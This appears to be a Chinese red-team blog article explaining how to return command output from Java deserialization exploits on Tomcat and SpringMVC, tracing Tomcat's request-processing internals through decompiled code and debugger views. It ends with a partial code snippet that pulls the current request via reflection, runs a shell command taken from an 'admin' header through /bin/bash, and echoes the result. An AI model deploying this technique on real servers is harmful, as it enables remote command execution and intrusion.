

JAVA反序列化基于常见框架_中间件回显方案

原创 六号刃部 酒仙桥六号部队

2020-08-26原文

这是 酒仙桥六号部队 的第 **68** 篇文章。

全文共计**2194**个字，预计阅读时长**8**分钟。


概述

JAVA反序列化漏洞是JAVA中最常见的可以直接获取目标权限的漏洞，通过反序列化回显的思路也是越来越多，如通过远程加载回显、在目标网站写文件、通过URLClassLoader回显、借助dnslog回显等。这些思路多少都有些瓶颈。一旦遇到了目标因网络策略严格无法出网，则需要借助Dnslog的打法效果会失效。如果可以直观的返回命令执行结果，那岂不是更香？


知识点

Tomcat处理流程

在tomcat自己实现的Servlet处打断点，观察tomcat调用栈大致执行流程：



调用过程可以直接用下图直观显示：




Connector用于接收请求并将接收的请求封装为Request和Response来具体处理，Connector实现流程大致为：Acceptor用于监听请求，并在Handler处接收Socket，Endpoint用来处理底层Socket的网络连接，Processor用于将Endpoint接收到的Socket封装成Request，Adapter用于将Request交给Container进行具体的处理。

SpringMVC处理流程

SpringMVC中通过DispatcherServlet对http请求做初始化操作，在讲回显思路之前，先讲下有SpringMVC框架和无框架下Tomcat的request以及response处理容器关系图。


Tomcat 普通的一个Servlet 的类的继承与实现关系：



首先通过web.xml配置servlet的处理类为DispatcherServlet，所有的请求都在这个类中处理。

```
<servlet>
  <servlet-name>dispatcher</servlet-name>
  <servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-class>
  <init-param>
    <!--SpringMVC配置参数文件的位置 -->
    <param-name>contextConfigLocation</param-name>
    <!--默认名称为ServletName-servlet.xml -->
    <param-value>/WEB-INF/dispatcher-servlet.xml</param-value>
  </init-param>
  <load-on-startup>1</load-on-startup>
</servlet>
<servlet-mapping>
  <servlet-name>dispatcher</servlet-name>
  <url-pattern>/</url-pattern>
</servlet-mapping>
<!--统一编码-->
```

我们看一下DispatcherServlet的继承与实现关系：



可以发现，Spring本质就是一个做了增强功能的Servlet,对比Tomcat，分别是增加了HttpServletBean，FrameworkServlet以及DispatcherServlet（web.xml配置的Servlet），根据当我们的请求到达SpringMVC，会通过DispatcherServlet处理，根据多态的特点，会优先调用springmvc框架增强实现的Servlet的方法进行请求处理以及Spring bean容器初始化等一系列操作，再之后就可以通过注解RequestMapping的方式进行对请求路由进行处理。

通用回显思路

既然知道了框架中的请求处理流程，那么回显思路也非常清晰了：

1. 获取存储在公共变量中的Request与Response对象。
2. 通过读取Request对象获取命令。
3. 通过写入Response对象完成回显。

明确了回显思路，下面将介绍如何从spring/tomcat中找到我们想要的公共变量，并完成回显。

基于Tomcat回显方案

当反序列化触发时，无法像普通的Filter/Servlet一样，直接获取到Request与Response对象。因此，必须另想办法拿到这些对象，完成命令获取以及回显。

我们在本地启动一个webapp，打上断点进行调试，根据调用栈一路向上跟踪至req和res对象初始化的类Http11Processor。它的构造函数如下：

```
@Override
public Http11Processor(AbstractHttp11Protocol<?> protocol, Adapter adapter) {
    super(adapter);
    this.protocol = protocol;
    this.httpParser = new HttpParser(protocol.getRelaxedPathChars(), protocol.getRelaxedQueryChars());
    this.inputBuffer = new Http11InputBuffer(this.request, protocol.getMaxHttpHeaderSize());
    this.request.setInputBuffer(this.inputBuffer);
    this.outputBuffer = new Http11OutputBuffer(this.response, protocol.getMaxHttpHeaderSize());
    this.response.setOutputBuffer(this.outputBuffer);
}
```

Debugger | Server | Tomcat Localhost Log | Tomcat Catalina Log

Frames

- ✓ "http-nio-8082-exe...oup "main": RUNNING
- <init>:88, AbstractProcessor (org.apache.coyote)
- <init>:78, AbstractProcessor (org.apache.coyote)
- <init>:149, Http11Processor (org.apache.coyote.http11)
- createProcessor:940, AbstractHttp11Protocol (org.apache.coyote)

Variables

- this = {Http11Processor@2901}
- protocol = {Http11NioProtocol@2902}
- adapter = {CoyoteAdapter@2902}
- this.protocol = null
- this.httpParser = null

Http11Processor父类AbstractProcessor的构造函数中，初始化了Request与Response对象：

```
public AbstractProcessor(Adapter adapter) {
    this(adapter, new Request(), new Response());
}

protected AbstractProcessor(Adapter adapter, Request coyoteRequest, Response coyoteResponse) {
    this.hostNameC = new char[0];
    this.asyncTimeout = -1L;
    this.asyncTimeoutGeneration = 0L;
    this.socketWrapper = null;
    this.errorState = ErrorState.NONE;
    this.adapter = adapter;
    this.asyncStateMachine = new AsyncStateMachine(this);
    this.request = coyoteRequest;
    this.response = coyoteResponse;
    this.response.setHook(this);
    this.request.setResponse(this.response);
    this.request.setHook(this);
    this.userDataHelper = new UserDataHelper(this.getLog());
}
```

Debugger | Server | Tomcat Localhost Log | Tomcat Catalina Log

Frames

- ✓ "http-nio-8082-exe...oup "main": RUNNING
- <init>:88, AbstractProcessor (org.apache.coyote)

Variables

- this = {Http11Processor@2901}
- protocol = {Http11NioProtocol@2903}

Watches | Memory

- No watches

在AbstractProcessor中可以通过getRequest获取当前req：


```
Decompiled .class file, bytecode version: 52.0 (Java 8)
82
83
84 protected ErrorState getErrorState() { return this.errorState; }
87
88
89 public Request getRequest() {
90     return this.request;
91 }
92
93 public Adapter getAdapter() { return this.adapter; }
94
95
96 protected final void setSocketWrapper(SocketWrapperBase socketWrapperBase) {
97     this.socketWrapperBase = socketWrapperBase;
98 }
99
100
```

在Request中有getResponse方法：


```
247 public String getHeader(String name) { return this.headers.get(name); }
250
251 public void setExpectation(boolean expectation) {
252     this.expectation = expectation;
253 }
254
255 public boolean hasExpectation() { return this.expectation; }
258
259 public Response getResponse() {
260     return this.response;
261 }
262
263
264 public void setResponse(Response response) {
265     this.response = response;
266     response.setRequest(this);
267 }
268
269
270 protected void setHook(ActionHook hook) {
271     this.hook = hook;
272 }
273
```


如果想返回内容，则调用链路为：

```
Http11Processor.getRequest() ->
Request.getResponse() -> Response.doWrite()
```




那么如何获取Http11Processor? 通过调用栈可以发现, AbstractProtocol处调用了createProcessor:





接下来就是如何获取processor, 向上跟踪发现AbstractProtocol中process初始化了process:



如果processor为空, 则创建processor, 并且将调用register方法注册, 跟进register。


此处有两处分别进行了注册动作，一次是注册到当前线程变量global中，另一次则是注册到tomcat服务器的register注册表中：

```
206 protected void register(Processor processor) {
207     if (this.getProtocol().getDomain() != null) {
208         synchronized(this) {
209             try {
210                 long count = this.registerCount.incrementAndGet();
211                 RequestInfo rp = processor.getRequest().getRequestProcessor();
212                 rp.setGlobalProcessor(this.global);
213                 ObjectName rpName = new ObjectName(this.getProtocol().getDomain() + ":type=RequestProcesso
214                 if (this.getLog().isDebugEnabled()) {
215                     this.getLog().debug("Register " + rpName);
216                 }
217
218                 Registry.getRegistry((Object)null, (Object)null).registerComponent(rp, rpName, (String)null
219                 rp.setRpName(rpName);
220             } catch (Exception var8) {
221                 this.getLog().warn("Error registering request");
222             }
223         }
224     }
225 }
```

接下来的思路则是获取Registry注册进去的RequestInfo。在Registry类中可以看到提供了getMBeanServer方法，返回一个MBeanServer对象：

```
225 }
226
227 public MBeanServer getMBeanServer() {
228     if (this.server == null) {
229         synchronized(this.serverLock) {
230             if (this.server == null) {
231                 long t1 = System.currentTimeMillis();
232                 if (MBeanServerFactory.findMBeanServer((String)null).size() > 0) {
233                     this.server = (MBeanServer)MBeanServerFactory.findMBeanServer((String)null).get(0)
234                     if (log.isDebugEnabled()) {
235                         log.debug("Using existing MBeanServer " + (System.currentTimeMillis() - t1));
236                     }
237                 } else {
238                     this.server = ManagementFactory.getPlatformMBeanServer();
239                     if (log.isDebugEnabled()) {
240                         log.debug("Creating MBeanServer" + (System.currentTimeMillis() - t1));
241                     }
242                 }
243             }
244         }
245     }
246 }
```

断点打在第233行，经调试发现运行状态下这个MBeanServer的实现类是JmxMBeanServer，类的实现关系如下：



在 `JmxMBeanServer` 发现变量 `mbsInterceptor` 为实际存储 `MBean` 的变量：

```
92 public final class JmxMBeanServer
93     implements SunJmxMBeanServer {
94
95     /** Control the default locking policy of the repository.
96      * By default, we will be using a fair locking policy.
97      */
98     public static final boolean DEFAULT_FAIR_LOCK_POLICY = true;
99
100     private final MBeanInstantiator instantiator;
101     private final SecureClassLoaderRepository secureClr;
102
103     /** true if interceptors are enabled */
104     private final boolean interceptorsEnabled;
105
106     private final MBeanServer outerShell;
107
108     private volatile MBeanServer mbsInterceptor = null;
109
110     /** The MBeanServerDelegate object representing the MBean Server
111     private final MBeanServerDelegate mBeanServerDelegateObject;
112
113     /**
```

再次断点调试，发现mbsInterceptor的实现类为DefaultMBeanServerInterceptor：

```
final class JmxMBeanServer
implements SunJmxMBeanServer {

    Control the default locking policy of the repository.
    By default, we will be using a fair locking policy.
    /
    public static final boolean DEFAULT_FAIR_LOCK_POLICY = true;

    private final MBeanInstantiator instantiator;
    private final SecureClassLoaderRepository secureClr;

    // true if interceptors are enabled **/
    private final boolean interceptorsEnabled;

    private final MBeanServer outerShell;

    private volatile MBeanServer mbsInterceptor = null;

    The MBeanServerDelegate object representing the MBean Server
    private final MBeanServerDelegate mBeanServerDelegateObject;

    <b>Package:</b> Creates an MBeanServer with the
    specified default domain name, outer interface, and delegate.
    <p>The default domain name is used as the domain part in the
    of MBeans if no domain is specified by the user.
```

在Repository可以找到一个query方法，能够返回一个查询列表：

```
510 //
511 public Set<NamedObject> query(ObjectName pattern, QueryExp query)
512
513     final Set<NamedObject> result = new HashSet<>();
514
515     // The following filter cases are considered:
516     // null, "", "*:*" : names in all domains
517     // ":", ":[key=value],*" : names in defaultDomain
518     // "domain:*", "domain:[key=value],*" : names in the specified
519
520     // Surely one of the most frequent cases ... query on the whole
521     ObjectName name;
522     if (pattern == null ||
523         pattern.getCanonicalName().length() == 0 ||
524         pattern.equals(ObjectName.WILDCARD))
525         name = ObjectName.WILDCARD;
526     else name = pattern;
527
528     lock.readLock().lock();
529     try {
530
531         // If pattern is not a pattern, retrieve this mbean !
532         if (!name.isPattern()) {
533             final NamedObject no = retrieveNamedObject(name);
534             if (no != null) result.add(no);
535             return result;
```

所以最终的调用思路为：

- 1 从Registry中获取到所有已注册的Http11Processor。
- 2 根据Request请求头中我们自己定义的去找到当前的Processor。
- 3 从当前的Processor获取到对应的Request对象。
- 4 执行系统命令，写入到Request.getResponse。

主要代码：

```
ArrayList processors = (ArrayList) field.get ( resource );  
  
field = Class.forName ( "org.apache.coyote.RequestInfo"  
).getDeclaredField ( "req" );  
  
field.setAccessible ( true );  
  
for (int i = 0; i < processors.size (); i++) {  
    Request request = (Request) field.get ( processors.get ( i )  
);  
  
    String header = request.getHeader ( "admin");  
  
    if (header != null && !header.equals ( "" )) {  
        String[] cmds = new String[]{" /bin/bash", "-c", header};  
  
        InputStream in = Runtime.getRuntime ().exec ( cmds  
).getInputStream ();  
  
        Scanner s = new Scanner ( in ).useDelimiter ( "\\a" );  
  
        String out = "";  
  
